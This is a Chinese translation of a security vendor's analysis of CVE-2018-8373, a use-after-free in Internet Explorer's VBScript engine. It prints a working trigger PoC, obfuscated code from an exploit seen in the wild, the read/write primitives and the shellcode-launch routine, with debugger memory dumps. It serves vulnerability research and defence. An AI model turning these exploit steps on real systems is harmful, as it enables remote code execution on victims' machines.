CVE-2018-8373：VBScript引擎UAF漏洞

angel010 / 2018-08-16 15:17:35 / 浏览数 5204 安全技术 漏洞分析 顶(0) 踩(0)

本文翻译自：
https://blog.trendmicro.com/trendlabs-security-intelligence/use-after-free-uaf-vulnerability-cve-2018-8373-in-vbscript-engine-affects-internet-explorer-to-ru

---

Trend
Micro研究人员7月11日发现一个高风险IE漏洞，研究人员发送漏洞细节给微软并帮助修复了该漏洞。漏洞CVE编号为CVE-2018-8373，影响Windows最新版本的VBScript引
10 Redstone 3 (RS3)默认不启用VBScript，所以IE 11未受到影响。

研究人员发现了恶意web流量中的利用，下图是使用的恶意URL：





图1. 使用的恶意URL

研究人员该漏洞利用使用了Heuristics（启发）的思想，而且利用样本使用了与CVE-2018-8174漏洞利用相似的混淆技术，也是VBScript引擎远程代码执行漏洞。





```
<script language="vbscript">
  Dim llllIII(17)
Dim IIIIII
 Dim IIIIII
 Dim lIIIIll
 Dim IlIl(0,6)
Dim lIII
 Dim IIllll,IlIIIII,lIIIII
 Dim llIIII
 Dim lIIIII,IIIIIII,lIIII,llllll1,IllIll
 Dim llIIl
 Dim IIllll
 llIIIll=(&he6a+3065-&H1a33)
 llIIll=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000" & _
"%uffff%u7fff%u0000%u0000")
Function lIIlll(Domain)
Id=(&ha3+6887-&H1b8a)
 IllIl=(&hf9a+3241-&H1c43)
 IIIIIIl=(&h1fd7+1468-&H2593)
 IIIIIIl=(&h1183+3282-&H1e55)
 IIllIll=(&h41+1843-&H774)
 Id=CLng(Rnd*1000000)
IllIl=CLng((&h696+1109-&Haa2)*Rnd)Mod (&h1325+1962-&H1ac6)+(&h14d+5274-&H15e6
 If(Id+IllIl)Mod (&hdc1+2424-&H1737)=(&hc58+2315-&H1563) Then
 IllIl=IllIl-(&h1828+2949-&H23ac)
 End If
 IIIIIIl=CLng((&h1ff0+375-&H211e)*Rnd)Mod (&h11c1+5048-&H255f)+(&hdaf+2615-&H
 IIIlIIl=CLng((&h38b+562-&H574)*Rnd)Mod (&h16a1+44-&H16b3)+(&h9b9+1391-&Hec7)
 lIIlll=Domain &"?" &Chr(IIIIIIl) &"=" &Id &"&" &Chr(IIIlIIl) &"=" &IllIl
```

```
<body>
<script language="vbscript">
Dim lIIl
Dim IIIlI(6),IllII(6)
Dim IlIl
Dim IIlll(40)
Dim lIlIIl,lIIIll
Dim lIII
Dim llll,IIIIl
Dim llllI1,IlIIII
Dim IIlIII,IllIIo

IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000" & _
"%uffff%u7fff%u0000%u0000")
lIIIIl=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IllI=195890093
Function IIIII(Domain)
    Id=(&h19a4+2791-&H248b)
    lIlII=(&hcb+1079-&H502)
    IllllI=(&h1ec0+459-&H208b)
    IIlIIl=(&h1d56+328-&H1e9e)
    IllIIl=(&h817+7819-&H26a2)
    Id=CLng(Rnd*1000000)
    lIlII=CLng((&h27d+8231-&H225b)*Rnd)Mod (&h137d+443-&H152f)+(&h1c17+
    If(Id+lIlII)Mod (&h5c0+6421-&H1ed3)=(&h10ba+5264-&H254a) Then
        lIIII=lIlII-(&h86d+6447-&H219b)
    End If
```

图2. CVE-2018-8373（左）与CVE-2018-8174（右）比较

下面是样本漏洞利用使用的运行shellcode的方法：




```
 If IlII.IIIlII()<>True Then
 Exit Function
 End If
 IlII.IlllIII
 IlIIlII=lIIIlI(GetUint32(g_ArrayAddr))
lIlIII=llIII(IIIIIII,"msvcrt.dll")
lIIIIll=llIII(llIIII,"kernelbase.dll")
IllIII=llIII(llIIII,"ntdll.dll")
lIIIIII=lIIlIl(lIIlll,"VirtualProtect")
lIIIIl=lIlIIl(IlIIlI,"NtContinue")
IIllll=lIlIIl(IllIlI,"RtlCaptureContext")
IlII.IIIIIlI()
IlII.Restore
 StartExploit=(&h23c2+299-&H24ed)
 End Function
 StartExploit()

  </script>
```

```
    IIllll
    lIIlIl
    IIIIII=lIIIIl()
    IlllII=llIII(GetUint32(IIIIIl))
    IllllI=lIIl(IlllII,"msvcrt.dll")
    IIlllI=lIIl(IlllIl,"kernelbase.dll")
    lIIIII=lIIl(IlllIl,"ntdll.dll")
    IllIIo=lIIlI(IIllll,"VirtualProtect")
    IIIIII=lIIlI(lIlIIl,"NtContinue")
    Illll llIll()
    IIIll=lIIlI()+(&h101a+2050-&H1814)
    Illll lIIIIl(IIIIl)
    lIlll=IlIII()+69596
    Illll llIIIl(lIlll)
    llIIll=lIIlI()
    lIIlll
End Sub
StartExploit
```

图3. CVE-2018-8373（左）与CVE-2018-8174（右）运行shellcode方法比较

研究人员怀疑该漏洞利用样本来自于同一个创建者。研究人员分析样本发现使用了`vbscript.dll`的一个新的use-after-free
(UAF)漏洞，该漏洞在最新的VBScript引擎中还未修复。

漏洞起源分析

研究原始的漏洞利用是经过混淆的，本文通过POC解释漏洞被利用的过程：

```
<script language="vbscript">
Class MyClass
    Dim array()

    Private Sub Class_Initialize
        ReDim array(2)
    End Sub

    Public Default Property Get P
        ReDim Preserve array(1)
    End Property
End Class

Set cls = New MyClass
cls.array(2)=cls
</script>
```

图4. IE漏洞PoC

PoC定义了MyClass类，其中有一个叫做array的成员变量和2个成员函数，Class_Initialize 和Default Property Get P。Class_Initialize是一种不建议使用的方法，现在已经被新的过程所替代。当对象初始化的时候，会被自动唤醒。在PoC中，Class_Initialize是重载的，当调用

默认属性是一个不需要特殊说明就开源访问的类属性。在PoC中，默认的Default Property Get函数会重载MyClass的默认属性。当调用被用来访问cls时，也会处理重载的函数。

漏洞的触发流会简化为下面三步：

1. 设置cls = New MyClass

设置会调用重载的函数Class_Initialize。在Class_Initialize中， ReDim array(2)会调用vbscript!RedimPreservearray来创建元素数是3的数组：




图5. 内存中的ReDim array(2)

2.cls.array(2)

调用vbscript!Accessarray来获取数组元素的地址。在vbscript!Accessarray中，首先会检查数组元素的索引是否越界：

```
.text:1001762A loc_1001762A:                          ; CODE XREF: AccessArray(VAR * *,VAR *,int,VAR *,tagSAFE
.text:1001762A                                        ; AccessArray(VAR * *,VAR *,int,VAR *,tagSAFEARRAY * *)+
.text:1001762A                mov     ecx, [ebp+SAFEARRAYBOUND]
.text:1001762D                sub     eax, [ecx+4]    ; [ecx+4]=SAFEARRAYBOUND.lLbound
.text:10017630                js      loc_10029824
.text:10017636                cmp     eax, [ecx]      ; [ecx]=SAFEARRAYBOUND.cElements
.text:10017638                jge     loc_10029824
.text:1001763E                add     edi, eax
.text:10017640                mov     eax, [ebp+cDims]
.text:10017643                dec     eax
.text:10017644                mov     [ebp+cDims], eax
.text:10017647                test    eax, eax
.text:10017649                jg      loc_1002FCE9
.text:1001764F                jmp     loc_1002FCFA
.text:10017654 ; ---------------------------------------------------------------------------
```

check element index

图6. 检查vbscript!Accessarray中的元素索引

然后计算元素的地址，保存到栈中，并返回下面的值：




图7. 在栈中保存元素地址

3. cls.array(2)=cls

`cls.array(2)=cls`会调用`vbscript!AssignVar`来设置`MyClass`的默认属性值为`cls.array(2)`。获取`MyClass`的默认属性值后，会调用 `Public Default Property Get P`并执行`Public Default Property Get P`中的`ReDim array(1)`脚本，释放原来的`array.pvData``：




图8.释放原来的`pvData`

array(2)的地址仍然保存在栈中，`Public Default Property Get P`的返回值会访问释放的内存，并触发`vbscript!AssignVar`中的use-after-free (UAF)漏洞：




图9. `vbscript!AssignVar`中的奔溃

`vbscript!Accessarray`会检查数组元素索引是否越界。在获取类的默认属性值后，会差法脚本回调函数`Default Property Get`修改数组的长度，然后在`vbscript!AssignVar`中访问时就不需要检查数组的元素了。

漏洞利用分析

漏洞的利用过程可以简化为以下三个步骤：

- 利用漏洞来修改二维数组的长度为`0x0FFFFFFF`；
- 实现Read/Write原语；
- 欺骗`CONTEXT`结构，执行shellcode。

下面详细分析以下漏洞的利用：

1. 修改二维数组长度

首先，漏洞会定义两个数组，在下图中标记为array1和array2。array1就是前面PoC中描述的数组，array2是一个二维数组，其中每个元素的值都是3。

```
  <script language="vbscript">
    Dim llllIIl(17)
Dim IIlIIl
 Dim IIIlll
 Dim llIlIll
 Dim IlIl(0,6)      array2
Dim IlII
 Dim IIllll,IlIIIIl,lIIIIl
 Dim lIIIll

 For IIIl=(&hce8+3630-&H1b16) To UBound(IlIl,(&h12dc+3245-&H1f87))
IlII((&h31b+1770-&Ha05),IIIl)=(&h1df+2480-&Hb8c)
 Next                                                    array2(0, i)=3
```

图10. 定义array2

然后使用脚本回调函数Default Property
Get释放原来的array1.pvData，设置array2为新的array1.pvData。因为原来array1.pvData的大小和array2.SAFEARRAY结构是相同的，在内存中是0x30字节。
Property Get的返回值0x0FFFFFFFF会覆盖array2.SAFEARRAY的结构SAFEARRAYBOUND，并修改二维数组的长度为0x0FFFFFFF。

```
 Public Default Property Get P
 Dim IIIl
 Dim IllIIl
 ReDim IlllIl(IIlllI-(&h821+6981-&H2365))
For IIIl=(&h1913+325-&H1a58) To UBound(IllIIl)
IllIIl(IIIl)=IlIl
 Next
 ReDim Preserve llll(100000)        ReDim array1
Erase IllIIl
 For IIIl=(&h422+5918-&H1b40) To lllIl
 llll(IIIl)=IlIl                    arryay1(i)=array2
 Next
 For IIIl=16384 To 16400
 Set llll(IIIl)=IlII
 Next
 P=g_myInt                          g_myInt=0x0FFFFFFF
 End Property
```

图11. 定义Default Property Get




图12. 修改数组长度的步骤

2. RW原语

然后得到数组`array1 (index_vuln)(0x0FFFFFFE, 2)`，其长度被UAF修改过了。通过索索`array1`的元素，可以在下面的脚本中找到`index_vuln`：




图13. 搜索`array1 (index_vuln)(0x0FFFFFFE, 2)`

然后使用`array1(index_vuln)(0x0FFFFFFE, 2)`实现out-of-bounds (OOB)，并找出2个用于类型混淆的数组元素。

```
For IIIl=(&h1d01+751-&H1ff0) To UBound(IlIl,(&h1045+5063-&H240a))
llll(IllI)(IIII+IIIl,lIII)=(&h1516+3590-&H231c)
 Next
 llIl=(&h59c+5127-&H19a3)
 lllll=(&h1e8c+1530-&H2486)
 lIII=(&hb42+5488-&H20b2)
 IIIlII=False
 Do While llIl<268435455
 If llIl=(&h1876+1254-&H1c5c) Then
 llIl=268435200
 End If
 llIIII=IIIIIl(llIl)And(131071-65536)
If llIIII>(&hec0+2189-&H174a) Then
 llIlll=llll(IllI)(IIII+llIl-(&h717+6961-&H2247),lIII)And(131071-65536)
If llIlll=(&hcbb+3456-&H1a39) Then
 lIIl=llIl-UBound(IlIl,(&hab2+2374-&H13f6))
llIll lIIl,"A"
 Exit Do
 End If
 Else
 lllIII=(&h11bb+4519-&H2362)
 llIlll=(&he21+4621-&H202e)
 End If
 llIl=llIl+(&h2af+7887-&H217d)
 Loop
 For IIIl=(&h948+463-&Hb17) To lllIl
 If IIlIII(llll(IIIl)) Then
lllll=IIIl
 IIIlII=True
 Exit For
 End If
 Next
 End Function
```

set array1(index_vuln)(i,0)=0 for location in memory

search in memory and set "A" for location

index_A

find array1(index_B)(0,0)

```
0:002> dd 0b291990 L8
0b291990  08800001 00000010 00000000 092d0020
0b2919a0  000186a1 00000000 5f51161d 88000000
0:002> dd 092d0020 + 21*10
092d0230  6a64200c 0b291990 044092c8 00000001
092d0240  6a64200c 0b291990 0b451870 00000001
092d0250  6a64200c 0b291990 0b4518a8 00000001
092d0260  6a64200c 0b291990 0b4518e0 00000001
092d0270  6a64200c 0b291990 0b451918 00000001
092d0280  6a64200c 0b291990 0b451950 00000001
092d0290  6a64200c 0b291990 0b451988 00000001
092d02a0  6a64200c 0b291990 0b4519c0 00000001
0:002> dd 044092c8 L8
044092c8  08800002 00000010 00000000 0b44f050
044092d8  00000003 00000000 0fffffff 00000000
0:002> dd 0b44f050 L50
0b44f050  00000002 00000000 00000000 00000000
0b44f060  00000002 00000000 00000000 00000000
0b44f070  00000002 00000000 00000000 00000000
0b44f080  00000002 00000000 00000000 00000000
0b44f090  00000002 00000000 00000000 00000000
0b44f0a0  00000002 00000000 00000000 00000000
0b44f0b0  00000002 00000000 00000000 00000000
0b44f0c0  502ff398 88000000 00000002 00000000
0b44f0d0  6a640008 044092c8 04378674 00000002
0b44f0e0  02730003 00000000 00000002 00000000
0b44f0f0  02730003 00000000 00000002 00000000
0b44f100  02730003 00000000 00000002 00000000
0b44f110  02730003 00000000 00000002 00000000
0b44f120  02730003 00000000 00000002 00000000
0b44f130  02730003 00000000 502ff3a7 88000000
0b44f140  00000002 00000000 02730003 00000000
0b44f150  00000002 00000000 02730003 00000000
0b44f160  00000002 00000000 02730003 00000000
0b44f170  00000002 00000000 02730003 00000000
0b44f180  00000002 00000000 02730003 00000000
0:002> da 04378674
04378674  "A"
```

array1

find index_vuln=0x21
array1(0x21)(0x0FFFFFFE,2)

Heap Block Header

array1(index_B)(0,0)

array1(index_vuln)(index_A, 0)

图14、15. 搜索两个数组的元素

然后漏洞就得到了两个数组元素：`array1(index_B)(0, 0)`和`array1(index_vuln)(index_A, 0)`，在内存中的距离为8字节。在内存中搜索的完全利用如下：




图16. 在内存中搜索的方法说明

最后，使用2个数组元素来实现read and write原语：

```
 Function GetUint32(lllI)
Dim value
 llIll lIII,lllI+(&h2d2+3137-&Hf0f)
 llll(llllll)((&hfa8+4411-&H20e3),(&h179f+3549-&H257c))=(&h836+4622-&H1a3c)
 value=LenB(llll(IllI)(IIII+lIIl,lIII))
llll(llllll)((&ha7b+3234-&H171d),(&h1b66+207-&H1c35))=(&h818+3651-&H165b)
 GetUint32=value
 End Function


 Private Sub llllIlI
 llIll lIII,llIIll ──► llIIll=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
 llll(llllll)((&h2f5+8664-&H24cd),(&h32+5848-&H170a))=8204
 End Sub
```

```
0:008> dd 0a958678 L30
0a958678  00000002 0000013f 00000000 0216b020
0a958688  00000002 0000013f 00000000 0216b020
0a958698  00000002 0000013f 00000000 0216b020
0a9586a8  00000002 0000013f 00000000 0216b020
0a9586b8  00000002 0000013f 00000000 0216b020
0a9586c8  00000002 0000013f 00000000 0216b020
0a9586d8  00000002 0000013f 00000000 0216b020
